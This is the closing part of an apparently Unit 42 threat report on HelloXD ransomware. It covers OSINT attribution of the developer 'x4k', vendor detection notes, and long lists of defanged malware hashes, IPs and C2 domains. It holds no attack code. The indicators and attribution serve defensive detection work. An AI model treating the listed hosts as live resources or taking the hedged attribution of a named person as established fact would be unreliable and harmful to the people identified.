


Figure 21. Custom scripts used by x4k

Taking a closer look at x4k's main OS, we believe it to be a customized Kali Linux instance, tailored to his needs. Most of his videos, comments, configurations and tutorials are written in Russian – and when combined with knowledge gained from a few OPSEC mistakes – Russia is also where we believe x4k originates from. Additionally, we encountered the ClamAV logo during one of the threat actor walkthrough videos – the same logo used on the HelloXD ransomware samples (Figure 22). This time around, x4k is using the logo as the start menu for his OS enviorment.




Figure 22. ClamAV logo used in the threat actor's personal environment.

On the same taskbar, we also noticed the Telegram icon, which is a very popular messaging app for chatting – but is also used by threat actors such as LAPSUS$ to post news into specific channels. Using his username and alias and pivot, we were able to identify two Telegram accounts sharing the same picture as observed before, and descriptions pointing to the threat actor's main site фсб[.]com. We noticed that the x4k Telegram account is used actively versus the old account – which, according to Telegram, hasn't been active in a while (Figure 23).




Figure 23. Telegram accounts.

x4k has a very solid online presence, which has enabled us to uncover much of his activity in these last two years. This threat actor has done little to hide malicious activity, and is probably going to continue this behavior.

Conclusion

Unit 42 research encountered HelloXD, a ransomware family in its initial stages – but already intending to impact organizations. While the ransomware functionality is nothing new, during our research, following the lines, we found out the ransomware is most likely developed by a threat actor named x4k. This threat actor is well known on various hacking forums, and seems to be of Russian origin. Unit 42 was able to uncover additional x4k activity being linked to malicious infrastructure, and additional malware besides the initial ransomware sample, going back to 2020.

Ransomware is a lucrative operation if done correctly. Unit 42 has observed ransom demands and average payments going up in the latest Ransomware Threat Report. Unit 42 believes that x4k, this threat actor, is now expanding into the ransomware business to capitalize on some of the gains other ransomware groups are making.

Palo Alto Networks detects and prevents HelloXD and x4k activity in the following ways:

- WildFire: All known samples are identified as malware.
- Cortex XDR with:
  - Indicators for HelloXD.
  - Anti-Ransomware Module to detect HelloXD encryption behaviors on Windows.
  - Local Analysis detection for HelloXD binaries on Windows.
  - Behavioral Threat Protection rule prevents Ransomware activity on Linux.
- Next-Generation Firewalls: DNS Signatures detect the known C2 domains, which are also categorized as malware in the Advanced URL Filtering database.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

HelloXD Ransomware samples

435781ab608ff908123d9f4758132fa45d459956755d27027a52b8c9e61f9589
ebd310cb5f63b364c4ce3ca24db5d654132b87728babae4dc3fb675266148fe9
65ccbd63fbe96ea8830396c575926af476c06352bb88f9c22f90de7bb85366a3
903c04976fa6e6721c596354f383a4d4272c6730b29eee00b0ec599265963e74
7247f33113710e5d9bd036f4c7ac2d847b0bf2ac2769cd8246a10f09d0a41bab
4e9d4afc901fa1766e48327f3c9642c893831af310bc18ccf876d44ea4efbf1d
709b7e8edb6cc65189739921078b54f0646d38358f9a8993c343b97f3493a4d9

Malware linked to x4k infrastructure

0e1aa5bb7cdccacfa8cbfe1aa71137b361bea04252fff52a9274b32d0e23e3aa
1fafe53644e1bb8fbc9d617dd52cd7d0782381a9392bf7bcab4db77edc20b58b
3477b704f6dceb414dad49bf8d950ef55205ffc50d2945b7f65fb2d5f47e4894
3eb1a41c86b3846d33515536c760e98f5cf0a741c682227065cbafea9d350806
4245990f42509474bbc912a02a1e5216c4eb87ea200801e1028291b74e45e43b
4de1279596cf5e0b2601f8b719b5240cb00b70c0d6aa0c11e2f32bc3ded020aa
4ea43678c3f84a66ce93cff50b11aabbe28c99c058e7043f275fea3456f55b88
5ae0d9e7ae61f3afb989aaf8e36eda1816ec44ceae666aea87a9fdc6fed35594
667b8abb731656c83f2f53815be68cce5d1ace3cb4ed242c9fecd4a66ac2f816
78ae3726d5b0815ad2e5a775ecf1a6cd36e1eeeee133b0766158a6b107ef7c34
7da83a27e4d788ca33b8b05d365fdf803cb68e0df4d69942ba9b7bde54619322
8a02f01cc3ac71b2c440148fd51b44e260a953e4fc1ee1c3fe787395b8c712ab
963cacd7eeebfb09950668bf1c6adf5452b992fc09119835cd256c5d3cf17f91
a57b1cfd3e801305856cdb75839de05f03439e264ccdbd1497685878a2605b5a
bd111240c24a6a188f2664eb15195630b13aa6d9483fc8cfed339dddf803fd4e
d8026801e1b78d9bdcb4954c194748d0fdc631594899b29a2746ae425b8bfc79
d8db562070b06d835721413a98f757b88d59277bf638467fda2ee254afc692a0
d97d666239cc973a38dc788bf017f5d8ae19257561888b61ecff8e086c4e3ea0
19d7e899777fbe432b2c90b992604599706b4109c3ceaa7946e8548f4c190a19
1dbf8ae62cc90c837ba12ceee08a1d989732a95bdcef5ca18151ef698ed98a03
22b32bb7c791842a6aa604d08208b13db07ccd1fe81f47ea8369537addb26c7b
26019b86686c1038326f075663d79803e4412bf9952eae65d7b9278be74ac55c
26cccc7e9155bd746e3bb963d40d6edfc001e6d936faf9392202e3788996105a
43fa55c88453db0de0c22f3eb0b11d1db9286f3ee423e82704fdce506d3af516
4564ca0c436fde9e76f5fa65cbcf483adf1fbfa3d7369b7bb67d2c95457f6bc5
585a22e822ade633cee349fd0a9e6a7d083de250fb56189d5a29d3fc5468680c

592b1e55ceef3b8a1ecb28721ebf2e8edd109b9b492cf3c0c0d30831c7432e00
611f3b0ed65dc98a0d7f5c57512212c6ab0a5de5d6bbf7131d3b7ebf360773c6
6b437208dfb4a7906635e16a5cbb8a1719dc49c51e73b7783202ab018181b616
6e8ececfdc74770885f9dc63b4b2316e8c4a011fd9e382c1ba7c4f09f256925d
99f97a47d8d60b8fa65b4ddaf5f43e4352765a91ab053ceb8a3162084df7d099
9e2524b2eaf5248eed6b2d20ae5144fb3bb543647cf612e5ca52135d16389f1a
c15111a5f33b3c51a26f814b64c891791ff21104ee75a4773fef86dfc7a8e7ca
cd9908f50c9dd97a2ce22ee57ba3e014e204369e5b75b88cefb270dc44a5ca50
ddc96ac931762065fc085be8138c38f2b6b52095a42b34bc415c9572de17386a
e9b832fa02235b95a65ad716342d01ae87fcdb686b448e8462d6e86c1f4b3156
f055577220c7dc4be46510b9fed4ecfa78920025d1b2ac5853b5bf7ea136cf37
f7ae6b5ed444abfceda7217b9158895ed28cfdd946bf3e5c729570a5c29d5d82
b843d7498506ddc272e183bbe90cf73cc4779b37341108e002923aa938ca9169
77dec8fc40ff9332eb6d40ded23d606c88d9fa3785a820ea7b1ef0d12a5c4447
f52fb7ba5061ee4144439ff652c0b4f3cf941fe37fbd66e9d7672dd213fbcdb2
beee37fb9cf3e02121b2169399948c1b0830a626d4ed27a617813fa67dd91d58
b4c11c97d23ea830bd13ad4a05a87be5d8cc55ebdf1e1b458fd68bea71d80b54
f1425cff3d28afe5245459afa6d7985081bc6a62f86dce64c63daeb2136d7d2c
c619edb3fa8636c50b59a42d0bdc4c71cbd46a0586b683773e9a5e509f688176
50a479f16713d03b95103e0a95a3d575b7263bd16c334258eefa3ae8f46e3d1d
83b5c6d73f3fc893dbd7effa7c50dc9b2455ec053aa9c51d70e13305ecf21fa4
02894fa01c9b82dcfd93e35f49a0d5408f7f4f8a25f33ad17426bb00afa71f63
98ba86c1273b5e8d68ce90ac1745d16335c5e04ec76e8c58448ae6c91136fc4d
5fa5b5dddfe588791b59c945beba1f57a74bd58b53a09d38ac8a8679a0541f16

x4k Infrastructure

164[.]68[.]114[.]29
167[.]86[.]87[.]27
63[.]250[.]53[.]180
45[.]15[.]19[.]130
46[.]39[.]229[.]17
www.zxlab.iol4cky[.]men
btc-trazer[.]xyz
sandbox[.]x4k[.]me
malware[.]x4k[.]me
f[.]x4k[.]me
0[.]x4k[.]me
pwn[.]x4k[.]me
docker[.]x4k[.]me
apk[.]x4k[.]me
x4k[.]me
powershell[.]services
vmi378732[.]contaboserver[.]net
x4k[.]in
L4cky[.]men
m[.]x4k[.]me
mx2[.]l4cky[.]com
mailhost[.]l4cky[.]com
www1[.]l4cky[.]com
authsmtp[.]l4cky[.]com
ns[.]l4cky[.]com
mailer[.]l4cky[.]com
imap2[.]l4cky[.]com
ns2[.]l4cky[.]com
server[.]l4cky[.]com
auth[.]l4cky[.]com
remote[.]l4cky[.]com
mx10[.]l4cky[.]com

ms1[.]l4cky[.]com
mx5[.]l4cky[.]com
relay2[.]l4cky[.]com
ns1[.]l4cky[.]com
email[.]l4cky[.]com
imap[.]l4cky[.]com
mail[.]x4k[.]me
repo[.]x4k[.]me
bw[.]x4k[.]me
collabora[.]x4k[.]me
cloud[.]x4k[.]me
yacht[.]x4k[.]me
book[.]x4k[.]me
teleport[.]x4k[.]me
subspace[.]x4k[.]me
windows[.]x4k[.]me
sf[.]x4k[.]me
dc-b00e12923fb6.l4cky[.]men
box[.]l4cky[.]men
mail[.]l4cky[.]men
www[.]l4cky[.]men
mta-sts[.]l4cky[.]men
ldap[.]l4cky[.]men
cloud[.]l4cky[.]men
office[.]l4cky[.]men
rexdooley[.]ml
relay2[.]kuimvd[.]ru
ns2[.]webmiting[.]ru
https://фсб[.]com

Additional Resources

2022 Unit 42 Ransomware Threat Report Highlights